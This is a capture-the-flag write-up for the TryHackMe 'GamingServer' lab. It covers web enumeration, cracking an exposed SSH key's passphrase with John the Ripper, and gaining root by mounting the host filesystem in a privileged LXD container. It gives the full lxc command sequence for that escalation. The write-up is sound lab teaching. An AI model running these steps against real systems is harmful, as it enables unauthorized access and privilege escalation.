GamingServer Write-up
In this write-up, we tackle the "GamingServer" room. We will proceed from basic enumeration of a web server to finding hidden SSH keys, cracking them with a custom wordlist found on the target, and finally exploiting the LXD group to gain root access via container mounting.
Room URL: https://tryhackme.com/room/gamingserver
1. Reconnaissance
As always, I started the CTF with an Nmap scan to identify open ports and services. I used -T4 for a faster scan.
sudo nmap -T4 10.80.190.177

The scan revealed two main open ports:
- 22/tcp: SSH
- 80/tcp: HTTP (Web Server)
2. Web Enumeration
Since SSH usually requires credentials we don't have yet, I navigated to the website on port 80 first.

I started clicking around to see how the site is structured. One path caught my attention immediately: /uploads. I checked it out and found a directory listing.

There were three files: dict.lst, manifesto.txt, and meme.jpg. I downloaded everything. The dict.lst file looked like a wordlist, which might be useful for password cracking later.
While analyzing the files, I started Gobuster in the background to look for hidden directories.
gobuster dir -u [http://10.80.190.177](http://10.80.190.177) -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster found an interesting directory. Inside that directory, I found a private SSH key!

3. Cracking SSH Key
The header Proc-Type:4,ENCRYPTED confirmed that the RSA key is password protected. I needed a passphrase to use it.
I remembered the dict.lst file I found in the /uploads folder earlier. It seemed like the perfect candidate for a wordlist. I used John the Ripper to crack the hash.
ssh2john secretKey > hash.txt
john hash.txt -w dict.lst

It worked! We found the passphrase for the key.
4. Gaining Access
We have the key and the passphrase, but we are still missing a username. I went back to the website source code to look for clues.

I found a comment at the bottom of the HTML: "[REDACTED] please add some actual content to the site! ... - douglas". This gave me a potential username.
I tried to log in via SSH using the cracked key and the username.

And we are in! I listed the files and captured the user.txt flag.

User Flag: [REDACTED]
5. Privilege Escalation
To make privilege escalation easier, I transferred linpeas.sh to the machine, but I also manually checked user groups.
groups


I noticed the user was part of the lxd group. This is a very critical finding. LXD is a system container manager. Members of this group can escalate privileges by creating a privileged container and mounting the host's root file system into it. This effectively gives us read/write access to the entire host OS as root.
To exploit this, I first needed to build a compatible Alpine Linux image on my attacker machine:
git clone [https://github.com/saghul/lxd-alpine-builder.git](https://github.com/saghul/lxd-alpine-builder.git)
cd lxd-alpine-builder
sudo ./build-alpine
After building it, I transferred the .tar.gz file to the target machine using a Python HTTP server. Then, I executed the following commands on the target machine to import the image and initialize the container:
lxc image import ./alpine-v3.13-x86_64-*.tar.gz --alias myimage
lxd init # (accepted defaults)
lxc init myimage mycontainer -c security.privileged=true
lxc config device add mycontainer mydevice disk source=/ path=/mnt/root recursive=true
lxc start mycontainer
lxc exec mycontainer /bin/sh

The command lxc exec dropped me into a root shell inside the container. Because I mounted the host's root directory to /mnt/root, I could navigate there and access the host filesystem.
I navigated to /mnt/root/root and found the final flag.

Root Flag: [REDACTED]